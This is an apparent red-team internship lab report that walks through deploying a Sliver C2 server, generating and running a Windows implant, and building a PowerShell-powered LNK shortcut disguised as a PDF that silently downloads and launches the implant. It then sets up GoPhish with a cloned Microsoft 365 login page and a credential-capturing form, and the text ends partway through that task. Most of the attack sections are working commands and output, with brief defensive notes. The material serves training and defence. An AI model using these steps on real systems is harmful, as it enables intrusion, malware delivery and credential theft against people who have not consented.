



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 10: C2 Frameworks & Phishing Infrastructure

Organization	CyberSter
Report Title	C2 Frameworks & Phishing Infrastructure
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Date	August 30, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY	2
2. INTRODUCTION	2
3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE	3
TASK 01 Deploying a C2 Framework (Sliver or Havoc)	3
4.1 - TASK OVERVIEW	3
4.2 - TOOLS USED & WHY	4
4.3 – COMMANDS & EXECUTION	4
4.4 – KEY FINDINGS	8
4.5– ANALYSIS & IMPACT	9
TASK 02 Weaponizing Documents & Payloads	9
5.1 - TASK OVERVIEW	9
5.2 - TOOLS USED & WHY	10
5.3 - COMMANDS & EXECUTION	10
5.4 - KEY FINDINGS	12
5.5 - ANALYSIS & IMPACT	12
TASK 03 Phishing Infrastructure with GoPhish	13
6.1 - TASK OVERVIEW	13
6.2 - TOOLS USED & WHY	13
6.3 - COMMANDS & EXECUTION	13
Part 1: Installation & Initial Setup	13
Part 2: Cloning Landing Pages	14
Part 3: Designing Email Templates & Launching Campaigns	15
6.4 - KEY FINDINGS	17
6.5 - ANALYSIS & IMPACT	18
TASK 04 Domain Spoofing & SMTP Fundamentals	18
7.1 - TASK OVERVIEW	18
7.2 - TOOLS USED & WHY	18

7.3 - COMMANDS & EXECUTION	18
Part 1: Researching Email Authentication Protocols	19
Part 2: Tooling & SMTP Testing with Swaks	19
Part 3: Typosquatting & Homograph Analysis	20
7.4 - KEY FINDINGS	21
7.5 - ANALYSIS & IMPACT	21
8. CONCLUSION	22

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 10** of the Cybersecurity **Internship at Cyberster**, under the **instruction of Umar Niaz**, Red Team Lead. The objective of this week was to deploy professional Command & Control (C2) infrastructure (Sliver/Havoc), weaponize documents and payloads via macro-enabled files, LNK files, and HTML smuggling, set up phishing infrastructure using GoPhish, and explore domain spoofing, SMTP fundamentals, SPF/DKIM/DMARC, and typosquatting/homograph attacks.

A comprehensive assessment was conducted against authorized laboratory environments simulating modern corporate attack surfaces. The engagement focused on establishing persistent C2 callbacks, bypassing email gateway and security controls using malicious document formats and browser-based payload assembly, tracking simulated phishing campaigns, and analyzing email authentication headers using Swaks.

This report provides a structured overview of each assessment task, the methodology followed, tools utilized, commands executed, key findings, and the overall security impact. All activities were performed within an authorized and isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION

Week 10 of the cybersecurity internship focuses heavily on **Initial Access, Command & Control (C2) operations, payload weaponization, and email-based attack vectors**. Modern red teaming relies on sophisticated delivery mechanisms and resilient infrastructure to simulate

advanced persistent threats (APTs). This week bridges the gap between basic exploit execution and enterprise-grade post-exploitation management, highlighting how threat actors infiltrate networks, maintain persistent access, and evade perimeter security controls.

- **Target:** An authorized, isolated corporate laboratory environment simulating Windows enterprise workstations, employee email systems, and external mail/DNS infrastructure.
- **Scope:** Deploying C2 infrastructure (Sliver/Havoc), weaponizing initial access payloads (macros, LNK files, HTML smuggling), executing GoPhish tracking campaigns, and analyzing email security protocols (SPF, DKIM, DMARC) via Swaks.
- **Instructor:** Umar Niaz, Red Team Instructor at CyberSter
- **Student:** Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE

The red team assessment lifecycle for this week followed a structured, multi-phase methodology:

1. **Infrastructure Deployment:** Setting up centralized C2 servers (Sliver/Havoc) and phishing frameworks (GoPhish).
2. **Payload Weaponization:** Creating stealthy initial access vectors including macro-enabled documents, malicious LNK shortcuts, and HTML smuggling pages.
3. **Execution & Delivery:** Simulating phishing campaigns and executing payloads on target endpoints to establish callbacks.
4. **Validation & Evasion Analysis:** Testing email authentication protocols (SPF, DKIM, DMARC) using SMTP tools like Swaks to evaluate detection mechanisms

TASK 01 Deploying a C2 Framework (Sliver or Havoc)

Objective: Move away from simple reverse shells and deploy a professional C2 framework to manage implants

Engagement Phase: Infrastructure Setup & Initial Access Management.

4.1 - TASK OVERVIEW

Deploying and configuring the Sliver C2 framework on an attack server, setting up HTTP/HTTPS listeners, generating custom beacons/implants, and executing them on target Windows VMs to establish persistent, centralized control.

4.2 - TOOLS USED & WHY

Sliver C2 (by BishopFox): Selected for its powerful cross-platform implant generation, dynamic per-binary encryption, and support for flexible communication channels (Mutual TLS, HTTP(S), DNS)

4.3 – COMMANDS & EXECUTION

Step 1: Installing Sliver on Kali Linux

First, I opened the terminal on my Kali Linux virtual machine. I installed the Sliver framework using the official installation script by running:

```
curl https://sliver.sh/install | sudo bash
```

The installation completed successfully, and Sliver was installed on my Kali Linux machine.

```
(root@kali)-[/home/kali/Downloads]
# curl https://sliver.sh/install | sudo bash
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           % Dload  % Upload   Total   Spent    Left     Speed
100 6043 100 6043 0 0 13572 0 0 0
Installing dependencies using apt...
Running from /root
Using Minisign public key...
Fetching latest Sliver release URLs...
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.6/sliver-client_linux-amd64
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.6/sliver-client_linux-amd64.minisig
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.6/sliver-server_linux-amd64
Downloading https://github.com/BishopFox/sliver/releases/download/v1.7.6/sliver-server_linux-amd64.minisig
Verifying signatures ...
Signature and comment signature verified
Trusted comment: timestamp:1787942219 file:sliver-server_linux-amd64 hashed
Signature and comment signature verified
Trusted comment: timestamp:1787942218 file:sliver-client_linux-amd64 hashed
Existing Sliver server install detected at /root/sliver-server
Stopping the Sliver systemd service before upgrade...
Moving the Sliver server executable to /root/sliver-server...
Setting permissions for the Sliver server executable...
Unpacking the Sliver server...

Sliver Copyright (C) 2026 Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type 'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...
Setting permissions for the Sliver client executable...
Copying the Sliver client executable to /usr/local/bin/sliver-client...
'/root/sliver-client_linux-amd64' -> '/usr/local/bin/sliver-client'
Creating a symbolic link for sliver client at /usr/local/bin/sliver
```

Figure 1 screenshot of the terminal after the Sliver installation was completed.

Step 2: Launching the Sliver Server

After installing Sliver, I started the Sliver server by entering:

```
sliver
```

The Sliver ASCII logo appeared, followed by the [sliver] command prompt. This confirmed that the Sliver server was running successfully.



Figure 2 I captured the Sliver server interface showing the [sliver] prompt

Step 3: Creating an Operator Profile

Next, I created an operator profile for the Sliver server. I first checked the IP address of my Kali Linux machine using:

```
ip a
```

I then created the operator profile using my Kali Linux IP address:

```
new-operator --name admin --lhost 192.168.18.246 --permissions all
```


The operator profile was created successfully.

Step 4: Configuring the HTTP Listener

After creating the operator profile, I configured an HTTP listener inside the Sliver server. I used my Kali Linux IP address and port 80:

```
http --lhost 192.168.18.246 --lport 80
```

The listener started successfully, and Sliver displayed a message indicating that the HTTP listener had been started.



```
(root@kali)-[/home/kali/Downloads]
# sliver

All hackers gain dash
[*] Server v1.7.6 - 902999493be2c6db4c95696f6421c05d75f148a8
[*] Welcome to the sliver shell, please type 'help' for options

[127.0.0.1] sliver > http --lhost 192.168.18.246 --lport 80

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1
```

Figure 3 screenshot showing the successfully started HTTP listener.


Step 5: Generating the Windows Implant

Next, I generated a Windows executable that could communicate with my Sliver HTTP listener. I used the following command:

```
generate --http 192.168.18.246 --save /tmp/sliver_implant.exe
```

The executable was generated successfully and saved at:

```
/tmp/sliver_implant.exe
```



```
All hackers gain dash
[*] Server v1.7.6 - 902999493be2c6db4c95696f6421c05d75f148a8
[*] Welcome to the sliver shell, please type 'help' for options

[127.0.0.1] sliver > http --lhost 192.168.18.246 --lport 80

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[127.0.0.1] sliver > generate --http 192.168.18.246 --save /tmp/sliver_implant.exe

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 4m58s
[*] Implant saved to /tmp/sliver_implant.exe

[127.0.0.1] sliver > █
```

Figure 4 screenshot showing the successful generation of the executable and its file path.

Step 6: Transferring and Executing the File on Windows

I completed the following steps:

1. I opened a regular terminal on Kali Linux, outside of Sliver, and navigated to the /tmp directory.
2. I started a Python HTTP server on port 80.
3. I then switched to the target Windows VM and opened its browser.
4. I accessed the URL http://192.168.18.246/sliver_implant.exe.
5. I downloaded the file to the Windows VM, for example, into the Downloads folder.

After generating the executable, I transferred it from my Kali Linux VM to my Windows VM. I then accessed the file on the Windows machine and executed it for the practical.

The Windows VM was connected to the same virtual network as my Kali Linux VM, allowing the two machines to communicate.




Figure 5 Browser directory listing on Windows VM: sliver_implant.exe visible and downloadable at <http://192168.18.246:8000/>

Step 7: Checking the Active Session

After executing the file on the Windows VM, I returned to my Kali Linux machine and checked for an active connection using:

```
sessions
```

The active session appeared in the Sliver console with its corresponding session ID. This confirmed that the Windows VM had successfully connected to my Sliver server.

```
[127.0.0.1] sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
202194b1	http(s)	192.168.18.28:54804	DESKTOP-VS7SO20	win10	windows/amd64	[ALIVE]

```
[127.0.0.1] sliver >
```

Figure 6 captured the most important screenshot showing the active Windows session and its session ID in the Sliver console.

```
[*] Active session NEW_SKY (202194b1-dbf7-4bcd-afa3-dff76a9bf848)
[127.0.0.1] sliver (NEW_SKY) > whoami
Logon ID: DESKTOP-VS7SO20\win10
[*] Current Token ID: DESKTOP-VS7SO20\win10
[127.0.0.1] sliver (NEW_SKY) > ifconfig
```

#	IP Addresses	MAC Address
10	10.10.10.10	08:00:27:19:00:35

```
1 adapters not shown.
[127.0.0.1] sliver (NEW_SKY) > pwd
[*] C:\Users\win10\Downloads
[127.0.0.1] sliver (NEW_SKY) > info
```

```

Session ID: 202194b1-dbf7-4bcd-afa3-dff76a9bf848
Name: NEW_SKY
Hostname: DESKTOP-VS7SO20
UUID: 30c16b1c-4d6e-486e-b0e0-4e7190003513
Username: DESKTOP-VS7SO20\win10
UID: S-1-5-21-1900035-1001
GID: S-1-5-21-1900035-513
PID: 8840
OS: windows
Version: 10 build 19041
Locale: en-US
Arch: amd64
Active C2: https://192.168.18.246:8080
Remote Address: 192.168.18.28:54804
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Sun Aug 30 07:13:08 EDT 2026 (2m43s ago)
```

Figure 7 Sliver C2 interactive session dashboard displaying active implant connection and session ID, showing successful execution of sessions, use, whoami, and info commands on target Windows VM DESKTOP-VS7SO20

4.4 – KEY FINDINGS

#	Activity	Status	Details
1	C2 Infrastructure Deployment	Successful	Successfully installed and configured the Sliver C2 framework on the Kali Linux attack server (192.168.18.246), establishing the command infrastructure.
2	Listener & Payload Generation	Successful	Successfully configured an HTTP listener on port 80/8080 and generated a custom Windows executable payload (sliver_implant.exe) for the windows/amd64 architecture.
3	Initial Access & Session Establishment	Successful	Successfully transferred and executed the payload on the target Windows VM (DESKTOP-VS7SO20),

			resulting in an active interactive C2 session (202194b1) with [ALIVE] status.
4	Post-Exploitation Visibility	Verified	Successfully executed enumeration commands including whoami, ifconfig, pwd, and info, revealing system details, network configuration, and current user privileges (DESKTOP-VS7SO20\win10).

4.5– ANALYSIS & IMPACT

Operational Superiority Over Reverse Shells: Unlike standard, volatile reverse shells that terminate if the process closes, the Sliver implant demonstrated resilient connection capabilities with built-in beaconing intervals, allowing persistent and centralized control over the compromised host.

Evasion & Obfuscation Potential: The built-in symbol obfuscation during payload generation helps reduce static signature detection footprints, showcasing how modern C2 frameworks attempt to blend into normal system binaries.

Defensive Blind Spots: The successful execution and callback highlight potential gaps in endpoint detection and response (EDR) or antivirus configurations if application whitelisting, outbound HTTP/HTTPS monitoring, and behavioral analysis are not strictly enforced.

RED TEAM INSIGHT

Modern C2 frameworks like Sliver bridge the gap between simple tactical execution and long-term strategic persistence. The ease of setting up encrypted, multi-channel listeners emphasizes that perimeter defenses alone are insufficient; robust egress filtering (restricting unauthorized outbound HTTP/HTTPS traffic to unknown IPs) and rigorous endpoint telemetry are critical to disrupt adversary command and control before initial access turns into full domain compromise.

TASK 02 Weaponizing Documents & Payloads

Objective: Create files that look innocent but execute your C2 implant when opened.

Engagement Phase: Payload Delivery & Initial Access.

5.1 - TASK OVERVIEW

Task 02 focuses on building stealthy initial access vectors by weaponizing common file formats. Due to a fresh Windows installation lacking Microsoft Office, we implemented a **Malicious Windows Shortcut (.LNK) file** disguised as a PDF document. This leverages native operating system features and PowerShell download cradles to retrieve and execute our C2 implant while evading traditional email filters.

5.2 - TOOLS USED & WHY

PowerShell & WScript.Shell: Used to construct native shortcut files and invoke hidden download cradles (LOLBins) to fetch binaries without triggering user alarms.

Python (http.server): Used on the Kali attack server to host and serve staging payloads (sliver_implant.exe) for retrieval.

Sliver C2 Framework: Used to catch the incoming callback and maintain the interactive session.

5.3 - COMMANDS & EXECUTION

Step 1: Start Staging Web Server on Kali

Navigate to the directory containing your compiled Sliver implant on your Kali Linux attack machine and start a Python web server:

```
cd ~/shared_payload
python3 -m http.server 8080
```

Step 2: Construct the Malicious LNK File on Windows VM

On your target Windows VM, open **PowerShell** and execute the following script to create a disguised shortcut on the desktop that secretly executes a hidden download command:

```
$WshShell = New-Object -ComObject WScript.Shell
$shortcutPath = "$env:USERPROFILE\Desktop\Quarterly_Report.pdf.lnk"
$shortcut = $WshShell.CreateShortcut($shortcutPath)
$shortcut.TargetPath =
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
$shortcut.Arguments = "-WindowStyle Hidden -Command \"(New-Object
Net.WebClient).DownloadFile('http://192.168.18.246:8080/sliver_implant.exe'
, '%TEMP%\sliver_implant.exe'); Start-Process
'%TEMP%\sliver_implant.exe'\""
$shortcut.IconLocation = "C:\Windows\System32\imageres.dll, 65"
$shortcut.Save()
```

*Note: Right-click the newly created shortcut on your desktop, go to **Properties**, and ensure the icon resembles a PDF document for optimal social engineering.*




Figure 8 Target Windows VM Desktop displaying the disguised PDF shortcut file 'Quarterly_Report.pdf'

Step 3: Trigger Execution and Capture Callback

1. Double-click the Quarterly_Report.pdf shortcut on the Windows VM. A hidden PowerShell window will briefly flash, downloading and launching the payload from Kali.
2. Check your Kali Python server terminal to verify the incoming HTTP GET request:

```
(kali㉿kali)-[~/shared_payload]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.18.28 - - [30/Aug/2026 07:31:03] "GET / HTTP/1.1" 200 -
192.168.18.28 - - [30/Aug/2026 07:31:05] "GET /pw.txt HTTP/1.1" 200 -
192.168.18.28 - - [30/Aug/2026 07:44:55] "GET /sliver_implant.exe HTTP/1.1" 200 -
```

Figure 9 Kali Linux terminal showing the incoming GET request for /sliver_implant.exe with a 200 OK status code

- Return to your Sliver C2 interactive console and check active connections:

```
[127.0.0.1] sliver (NEW_SKY) > sessions

ID           Transport  Remote Address  Hostname      Username      Operating System  Health
-----
202194b1     http(s)    192.168.18.28:54804  DESKTOP-VS7S020  win10         windows/amd64     [ALIVE]

[127.0.0.1] sliver (NEW_SKY) >
```

Figure 10 Sliver C2 dashboard displaying the newly triggered active session from the weaponized LNK execution showing the [ALIVE] status

5.4 - KEY FINDINGS

Finding ID	Attack Vector	Status / Result	Description
FIND-04	Malicious LNK (.lnk)	Exploited	Double-clicking the disguised PDF shortcut silently invoked PowerShell to download and launch the C2 implant from the Kali staging server.

5.5 - ANALYSIS & IMPACT

Weaponized shortcut files leverage default operating system behaviors and inherent user trust in everyday document extensions. By utilizing Living-off-the-Land Binaries (LOLBins) like PowerShell paired with hidden execution parameters (-WindowStyle Hidden), threat actors can successfully download and execute malicious payloads while evading basic signature-based endpoint detections.

RED TEAM INSIGHT

Relying solely on user education to spot weaponized files is insufficient because trusted shortcut manipulation leaves a minimal initial footprint on disk. Organizations must implement robust defense-in-depth measures, such as enforcing Group Policies to restrict PowerShell execution capabilities (Constrained Language Mode) and monitoring anomalous outbound network connections originating from user desktop profiles.

TASK 03 Phishing Infrastructure with GoPhish

Objective: Set up a full-scale phishing platform to track who clicks your links and who submits their passwords.

Engagement Phase: Campaign Deployment & Reconnaissance

6.1 - TASK OVERVIEW

Task 03 focuses on establishing a professional phishing infrastructure using GoPhish. This involves installing and configuring the framework, cloning a legitimate corporate login page (such as Microsoft 365) via the built-in import feature, designing high-fidelity email templates using psychological social engineering triggers, and tracking user engagement metrics

6.2 - TOOLS USED & WHY

GoPhish (Open-Source Phishing Framework): Selected because it provides an easy-to-use administration dashboard, automated tracking of email opens/clicks, and safe simulation capabilities for authorization testing.

6.3 - COMMANDS & EXECUTION

Part 1: Installation & Initial Setup

Install GoPhish via APT on your server:

```
sudo apt update && sudo apt install gophish -y
```

Start the GoPhish service:

```
sudo systemctl start gophish && sudo systemctl enable gophish
```

Retrieve the auto-generated temporary admin password from system logs:

```
sudo journalctl -u gophish --no-pager | grep "Please login"
```

Access the Web Admin Panel:

Open your browser and navigate to [https://127.0.0.1:3333] log in with username admin and the generated password, and update your credentials when prompted.




Figure 11 GoPhish admin panel login screen or initial dashboard overview

Part 2: Cloning Landing Pages

1. **Navigate to Landing Pages:** In the GoPhish admin sidebar, click **Landing Pages** → **New Page**.
2. **Use the "Import Site" Feature:** Click **Import Site**, enter the target URL (e.g., <https://login.microsoftonline.com> or your company's VPN portal), and click **Import** to fetch the base HTML.
3. **Refine the Login Form:** Switch to the HTML source view, locate the `<form>` section, and replace or simplify it to ensure credentials map properly to GoPhish:

```
<form method="post">
<input type="text" name="username" placeholder="Email or Username">
<input type="password" name="password" placeholder="Password">
<input type="submit" value="Sign In">
</form>
```

